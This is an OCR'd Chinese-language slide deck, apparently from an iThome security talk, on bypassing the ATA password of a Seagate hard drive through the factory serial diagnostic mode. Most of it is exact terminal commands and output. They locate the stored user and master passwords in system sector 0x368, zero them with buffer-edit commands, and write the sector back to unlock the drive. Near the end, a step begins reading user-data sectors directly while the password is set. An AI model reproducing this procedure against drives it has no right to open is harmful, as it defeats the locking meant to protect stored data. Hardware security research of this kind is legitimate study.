
怎獲得工廠指令集？

泄露的工廠技術文件
測錄會發出工廠指令軟硬體
逆向工程
窮舉Fuzzer指令集

PRESENTED BY iThome


電子協議分析

ISO 7816 跟串口協議很接近 只是ISO 7816-3 有Clock
並且數據線只有1 因此只能半雙工通訊



電子物理協議

1.主從(Master or Slave)通訊或仿真
2.Sniffer(側錄封包)



抓取所有硬碟韌體文件準備比對


翻遍了技術文件找不到哪邊有密碼相關module
就全部抓取出來

Module	Sys. file	Description
00		Defect list of SA
01	0x001A	Drive information file
02	0x0019	Performance parameter file
03	0x001B	P-List
04	0x003F	SAP (Servo Adaptive FParameters)
05	0x0300	Manufacturin information file
06	0x0001	RAP (Read Adaptives Parameters)
07	0x0208	CAP (Controller Adaptives Parameters)

工廠串口指令

前面工廠手冊有讀寫韌體操作指令

使用Terminal 並且支援Y-Modem協定的軟體



硬碟韌體讀寫指令

指令：


r 為讀取硬碟韌體系統文件

w 為寫入硬碟韌體系統文件


r30a==>讀出模塊30a,

w30a==>寫入模塊30a

```
F3 T>
ASCII Diag mode

F3 T>
ASCII Diag mode

F3 T>
ASCII Diag mode

F3 T>
ASCII Diag mode

F3 T>w30a

File Volume 3
File ID 30A
File Copy Number 0
Start file transfer protocol in 60 seconds.
CCCCCCCCCCCCC_
```



把所有抓出的韌體區塊做比對



發現韌體的30A系統文件存放ATA密碼


找一樣型號硬碟30A

再用終端回寫回去

即可關閉ATA密碼

設定ATA密碼

先針對本次實驗的硬碟作加密動作，
替硬碟上ATA 密碼
密碼為AA AA AA AA AA AA AA AA



指令列表

網路上有說明 Seagate Diagnostics 內Level C，使用”Q”命令

我們即可看到詳細的命令列表，就可以進行後續的動作，我們此處要用的輸入命令為Ctrl+X，來確認當下硬碟的讀寫資訊

```
F3 C>/c

F3 C>Q

Online CR: Rev 0011.0000, Flash,    Abort
Online ESC: Rev 0011.0000, Flash,    Abort Looping Command or Batch File
Online ' ': Rev 0001.0000, Flash,    Pause Output
Online '.': Rev 0011.0000, Flash,    Display Active Status
Online '?': Rev 0011.0000, Flash,    Display Diagnostic Buffer Information
Online '`': Rev 0012.0001, Flash,    Display Read/Write Statistics
Online '$': Rev 0012.0002, Flash,    Display Read/Write Statistics By Zone
Online '{': Rev 0011.0000, Flash,    Toggle EIB-Specific R/W Tracing
Online ^D: Rev 0011.0000, Flash,    Toggle R/W Tracing
Online ^N: Rev 0011.0000, Flash,    Toggle R/W Tracing
Online ^W: Rev 0011.0000, Flash,    Enable and Init RW Statistics
Online ^O: Rev 0001.0000, Flash,    Advance Servo Tracing State
Online '!': Rev 0011.0000, Flash,    Display Current Read Channel Settings
Online '<': Rev 0011.0000, Flash,    Decrement Read/Write Scope Sync
Online '>': Rev 0011.0000, Flash,    Increment Read/Write Scope Sync
Online '~': Rev 0014.0000, Flash,    Display Native Interface Command State
Online ^A: Rev 0013.0000, Flash,    Display Firmware Revision
Online ^B: Rev 0012.0000, Flash,    Get Thermistor Temperature
Online ^C: Rev 0011.0000, Flash,    Firmware Reset
Online ^E: Rev 0011.0000, Flash,    Display Native Interface Configuration
Online ^F: Rev 0011.0001, Flash,    Display Native Interface Read Cache Information
Online ^I: Rev 0011.0000, Flash,    Display Controller Registers
Online ^K: Rev 0011.0000, Flash,    Display DST Status
Online ^L: Rev 0023.0000, Flash,    Display Sign On Message
Online ^P: Rev 0011.0000, Flash,    Toggle Diag Idle Mode
Online ^Q: Rev 0011.0000, Flash,    Resume Interface Task
Online ^R: Rev 0011.0000, Flash,    Enable ASCII Online Serial Port Mode
Online ^S: Rev 0011.0000, Flash,    Pause Interface Task
Online ^T: Rev 0011.0000, Flash,    Enable ESLIP Serial Port Mode
```

即時監測指令

利用Seagate的Diagnostics mode內的即時讀寫監測命令(Ctrl+X)

發現寫入ATA密碼後會針對兩個SYS LBA進行寫入動作，55B4 及 2B268

```
432216        1      113 34  002241 000000 1 00000080 TCC 0
432329      113        0 47  000000 000000 1 00000080 DISC_SLIP
457124    24795       21 02  005041 000000 1 00000080 XFR WR SYS LBA B 00000000055B4 L 00000008
457146       22        8 02  005041 000000 1 00000080 XFR WR SYS LBA B 0000002B268 L 00000008
457154        8        8 02  005041 000000 1 00000080 XFR WR SYS LBA B 00000000055B4 L 00000008
457162        8        8 02  005041 000000 1 00000080 XFR WR SYS LBA B 0000002B268 L 00000008
468149    10987       19 02  002241 000000 1 00000080 XFR RD SYS LBA B 0000000552B L 00000080
468223       74        2 02  002241 000000 1 00000080 XFR RD SYS LBA B 000000054AB L 00000080
468228        5        7 02  002241 000000 1 00000080 XFR RD SYS LBA B 000000055C4 L 00000009
468297       69        4 02  002241 000000 1 00000080 XFR RD SYS LBA B 000000055B4 L 00000008
492329    24032        8 34  002221 000000 1 00000080 TCC 0
552337    60008        8 34  002221 000000 1 00000080 TCC 0
582009    29672       20 02  005041 000000 1 00000080 XFR WR SYS LBA B 000000055B4 L 00000008
582030       21        7 02  005041 000000 1 00000080 XFR WR SYS LBA B 0000002B268 L 00000008
582038        8        8 02  005041 000000 1 00000080 XFR WR SYS LBA B 000000055B4 L 00000008
582046        8        8 02  005041 000000 1 00000080 XFR WR SYS LBA B 0000002B268 L 00000008
```

Level A ,F指令

利用Level A級別的”F”命令去翻譯SYS LBA，轉換為邏輯柱及扇區，輸入F55B4,,1及F2B268,,1

我們發現到了其寫入的位置都位於同個邏輯柱及扇區，Logcyl為17，logsec為0368

```
F3 T>/A

F3 A>F55B4,,1


Track Info:
Partition PhyCyl   LogCyl   NomCyl   RadiusMils   LogHd Zn FirstLba     FirstPba     LogSecs
System    0003AE15 00000017 0003A9CC +7.903124E+2 00    00 00000000524C 00000000524C 0394

Sector Info:
LBA          PBA          LogSec PhySec Wdg
0000000055B4 0000000055B4 0368   0368   00FA
F3 A>F2B268,,1


Track Info:
Partition PhyCyl   LogCyl   NomCyl   RadiusMils   LogHd Zn FirstLba     FirstPba     LogSecs
System    0003AFF3 00000017 0003A9B6 +7.903749E+2 01    00 00000002AF00 00000002B294 0394

Sector Info:
LBA          PBA          LogSec PhySec Wdg
00000002B268 00000002B5FC 0368   0368   00FA
```

邏輯頭定位指令

進入Level 2級別，使用”A“命令去設定我們的測試盤面(A0＝單盤單面)

再輸入”S”命令，讓磁頭移到指定的系統邏輯柱位上

再進入Level F，”r”命令去讀取Sys CHS Sector，輸入剛剛已知的368 logsec

```
F3 A>/2

F3 2>A0
Current Addr Mode
User LLL CHS Mode
  Hd 0 Cyl 000000

All Addr Modes
User LBA Mode
  LBAs 000000000000 - 00003A38602F
System LBA Mode
  LBAs 000000000000 - 0000000972CF
User LLL CHS and User LLP CHW Modes
  Hd 0 Cyls 000000 - 03A00B
  Hd 1 Cyls 000000 - 03A22F
System LLL CHS and System LLP CHW Modes
  Hd 0 Cyls 000000 - 000152
  Hd 1 Cyls 000000 - 000152
PLP CHS and PLP CHW Modes
  Hd 0 Cyls 000000 - 03AF51
  Hd 1 Cyls 000000 - 03B12F

Buffer Sector Offset 00000000

F3 2>S17,0,,,,1

F3 2>/F

F3 F>r368
```

緩衝區顯示指令

讀取完後，同樣在Level F底下輸入”B”命令顯示緩衝區資訊

透過我們剛剛輸入的User Password位置，也可以判別出Master Password的位置

黑線標記的位置是預設的Master Password，紅線標記的位置就是剛設置的密碼”AA AA AA AA AA AA AA AA”

```
F3 F>B

Buffer Block 223A compared to Buffer Block 298C (200 Bytes/Block)
  Addr     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
00447400  ED FE 0D 90 FF FF 0C 00 03 02 00 00 14 34 00 00
00447410  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00447420  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00447430  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00447440  00 00 11 28 00 00 00 00 FF FF FF 0F 00 00 00 00
00447450  00 00 00 00 30 60 38 3A 00 00 00 00 30 60 38 3A
00447460  00 00 00 00 30 60 38 3A 00 00 00 00 12 02 00 00
00447470  02 02 00 00 07 08 00 00 00 00 00 00 00 00 17 18
00447480  30 60 38 3A 00 00 00 00 00 00 00 00 00 00 00 00
00447490  00 00 00 00 00 ( 00 00 00 0C 54 01 00 00 00 53 65
004474A0  61 47 61 74 65 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E
004474B0  2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E AA AA
004474C0  AA AA AA AA AA AA 00 00 00 00 00 00 00 00 00 00
004474D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 FE FF
004474E0  00 00 06 20 07 06 00 00 00 00 00 00 00 00 0B 48
004474F0  01 00 07 00 7F 00 30 60 38 3A 00 00 00 00 8F 71
00447500  15 00 00 20 6B 34 01 7D 23 41 69 34 01 BC 23 41
00447510  0E 40 08 40 00 00 00 00 00 00 00 ) FE FF 3F FF 3F
00447520  00 00 21 00 FF FF FF 0F 30 60 38 3A 00 00 00 00
00447530  0E 05 48 00 40 00 A5 84 01 02 01 00 08 02 01 00
00447540  1A 60 01 00 07 00 7F 00 30 60 38 3A 00 00 00 00
00447550  8F 71 11 00 00 00 00 20 00 00 00 00 00 00 00 00
00447560  00 00 00 00 00 00 00 00 00 00 00 00 00 00 6B 34
00447570  01 7D 23 41 6B 34 01 BC 23 41 0E 40 08 40 00 40
00447580  00 ) 00 00 00 00 D0 FF 3F FF 3F 00 00 27 00 FF FF
00447590  FF 0F 30 60 38 3A 00 00 00 00 0E 05 40 00 40 00
```

Master Password

User Password

讀寫緩存

接下來針對緩衝區內的資訊來做修改，Level F輸入”C”命令來拷貝讀取緩衝區，拷貝至寫入緩衝區做編輯，此處讀取緩衝為223A，寫入緩衝區為298C

進入Level 1級別後，鍵入”?”，會顯示緩衝區的addr，可以判別出我們寫入緩衝區的高位為0053，低位為1800

```
F3 F>C 223A,298C

F3 F>/1

F3 1>
Blks 00109B-00109B (000001), BufAddr 00213600-002137FF, DBA 06213600, BytesPerBlk 200 Cmd Input Buf
Blks 00109C-00109C (000001), BufAddr 00213800-002139FF, DBA 06213800, BytesPerBlk 200 Diag Batch File
Blks 00109D-00109D (000001), BufAddr 00213A00-00213BFF, DBA 06213A00, BytesPerBlk 200
Blks 00109E-00109E (000001), BufAddr 00213C00-00213DFF, DBA 06213C00, BytesPerBlk 200
Blks 00109F-00109F (000001), BufAddr 00213E00-00213FFF, DBA 06213E00, BytesPerBlk 200
Blks 0010A0-0010A0 (000001), BufAddr 00214000-002141FF, DBA 06214000, BytesPerBlk 200
Blks 0010A1-0010A1 (000001), BufAddr 00214200-002143FF, DBA 06214200, BytesPerBlk 200
Blks 0010A2-0010B5 (000014), BufAddr 00214400-00216BFF, DBA 06214400, BytesPerBlk 200 Online Cmd SDBP DFB
Blks 0010B6-0010C9 (000014), BufAddr 00216C00-002193FF, DBA 06216C00, BytesPerBlk 200 Symbol Error Map Log
Blks 0010CA-0010DD (000014), BufAddr 00219400-0021BBFF, DBA 06219400, BytesPerBlk 200 Test Service SDBP DSB
Blks 0010DE-0010F1 (000014), BufAddr 0021BC00-0021E3FF, DBA 0621BC00, BytesPerBlk 200
Blks 0010F2-001139 (000048), BufAddr 0021E400-002273FF, DBA 0621E400, BytesPerBlk 200 Diag Mode Cmd SDBP DFB
Blks 00113A-001181 (000048), BufAddr 00227400-002303FF, DBA 06227400, BytesPerBlk 200
Blks 001182-0011C9 (000048), BufAddr 00230400-002393FF, DBA 06230400, BytesPerBlk 200 Drive Geometry Info
Blks 0011CA-001211 (000048), BufAddr 00239400-002423FF, DBA 06239400, BytesPerBlk 200
Blks 001212-001259 (000048), BufAddr 00242400-0024B3FF, DBA 06242400, BytesPerBlk 200
Blks 00125A-0012B3 (00005A), BufAddr 0024B400-002567FF, DBA 0624B400, BytesPerBlk 200
Blks 0012B4-00130D (00005A), BufAddr 00256800-00261BFF, DBA 06256800, BytesPerBlk 200
Blks 00223A-00298A (000751), BufAddr 00447400-005315FF, DBA 06447400, BytesPerBlk 200 Default Diag Rd Buf
Blks 00298C-0030CD (000742), BufAddr 00531800-0061B9O7, DBA 06531800, BytesPerBlk 204 Default Diag Wrt Buf
```

0053為hi,1800為low

寫入緩存

接著進入到Level 1，使用”U”命令來修改緩衝區內的offset，已知高位與低位的addr後，

依次輸入U53,18de(輸入到c5),00，

U53=緩衝區高位處
18=緩衝區低位處
de(~c5)=密碼所在的offset
00=我們要修改的數值

```
F3 T>/1

F3 1>U53,18be,00
 Adr 005318be ( 065318be ) = 00
F3 1>U53,18bf,00
 Adr 005318bf ( 065318bf ) = 00
F3 1>U53,18c0,00
 Adr 005318c0 ( 065318c0 ) = 00
F3 1>U53,18c1,00
 Adr 005318c1 ( 065318c1 ) = 00
F3 1>U53,18c2,00
 Adr 005318c2 ( 065318c2 ) = 00
F3 1>U53,18c3,00
 Adr 005318c3 ( 065318c3 ) = 00
F3 1>U53,18c4,00
 Adr 005318c4 ( 065318c4 ) = 00
F3 1>U53,18c5,00
 Adr 005318c5 ( 065318c5 ) = 00
F3 1>B298C,298C,2
```

從寫入緩存寫入扇區

接著需要把編輯過後的寫入緩衝寫到sys secect內，同樣的進入Level 2，輸入A0來決定測試面，”S”命令將0讀頭讀到系統邏輯柱17

同樣在Level 2底下輸入”w”命令來把編輯過後的緩衝區寫進去，輸入w,368


```
F3 1>/2

F3 2>A0
Current Addr Mode
User LLL CHS Mode
  Hd 0 Cyl 000000

All Addr Modes
User LBA Mode
  LBAs 000000000000 - 00003A38602F
System LBA Mode
  LBAs 000000000000 - 0000000972CF
User LLL CHS and User LLP CHW Modes
  Hd 0 Cyls 000000 - 03A00B
  Hd 1 Cyls 000000 - 03A22F
System LLL CHS and System LLP CHW Modes
  Hd 0 Cyls 000000 - 000152
  Hd 1 Cyls 000000 - 000152
PLP CHS and PLP CHW Modes
  Hd 0 Cyls 000000 - 03AF51
  Hd 1 Cyls 000000 - 03B12F

Buffer Sector Offset 00000000

F3 2>S17,0,,,,1

F3 2>w,368
```

寫入完再進行一次確認，進到Level F後，輸入r368讀取logsec，再使用”B”顯顯示緩衝區


可以看到，已經將修改後的寫入緩衝寫至0368的sys sector內

```
F3 2>/F

F3 F>r368

F3 F>B

Buffer Block 223A compared to Buffer Block 298C (200 Bytes/Block)
  Addr    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
00447400  ED FE 0D 90 FF FF 0C 00 03 02 00 00 14 34 00 00
00447410  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00447420  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00447430  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00447440  00 00 11 28 00 00 00 00 FF FF FF 0F 00 00 00 00
00447450  00 00 00 00 30 60 38 3A 00 00 00 00 30 60 38 3A
00447460  00 00 00 00 30 60 38 3A 00 00 00 00 12 02 00 00
00447470  02 02 00 00 07 08 00 00 00 00 00 00 00 00 17 18
00447480  30 60 38 3A 00 00 00 00 00 00 00 00 00 00 00 00
00447490  00 00 00 00 00 00 00 00 0C 54 01 00 00 00 53 65
004474A0  61 47 61 74 65 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E
004474B0  2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 00 00
004474C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004474D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 FE FF
004474E0  00 00 06 20 07 06 00 00 00 00 00 00 00 00 0B 48
004474F0  01 00 07 00 7F 00 30 60 38 3A 00 00 00 00 8F 71
00447500  15 00 00 20 6B 34 01 7D 23 41 69 34 01 BC 23 41
00447510  0E 40 08 40 00 00 00 00 00 00 00 FE FF 3F FF 3F
```

此時再硬碟重新過電，因為密碼區已經被清空，可以直接不輸入密碼進行解鎖



可以看到，成功解鎖的訊息，表示密碼區已經被清除



在Diagnostics mode下進行密碼解鎖的測試，再來嘗試著在上了User Password之後，再利用Diagnostics mode去讀取User分區。

首先找個會有數據的LBA位置，Hex 186A0(Dec 為100K)，輸入F186A0後，去找出logcyl及logsec，logcyl為00000029，logSec為0922

```
F3 T>
ASCII Diag mode

F3 T>/F

F3 F>/A

F3 A>F186A0


Track Info:
Partition PhyCyl   LogCyl   NomCyl   RadiusMils   LogHd Zn
User      00000029 00000029 0000002D +1.801124E+3 00    00

Sector Info:
LBA          PBA          LogSec PhySec Wdg  SFI
0000000186A0 0000000186A0 0922   0922   006F 0007373C
```

接著再進入Level 2，下A0的命令去設定測試區，設定單盤單頭

在輸入S29,0(剛翻譯後的logcyl，設定head 0)，在輸入R922(翻譯後的logsec)

```
F3 A>/2

F3 2>A0
Current Addr Mode
User LLL CHS Mode
  Hd 0 Cyl 000000

All Addr Modes
User LBA Mode
  LBAs 000000000000 - 00003A38602F
System LBA Mode
  LBAs 000000000000 - 0000000972CF
User LLL CHS and User LLP CHW Modes
  Hd 0 Cyls 000000 - 03A00B
  Hd 1 Cyls 000000 - 03A22F
System LLL CHS and System LLP CHW Modes
  Hd 0 Cyls 000000 - 000152
  Hd 1 Cyls 000000 - 000152
PLP CHS and PLP CHW Modes
  Hd 0 Cyls 000000 - 03AF51
  Hd 1 Cyls 000000 - 03B12F

Buffer Sector Offset 00000000

F3 2>S29,0

F3 2>R922
```

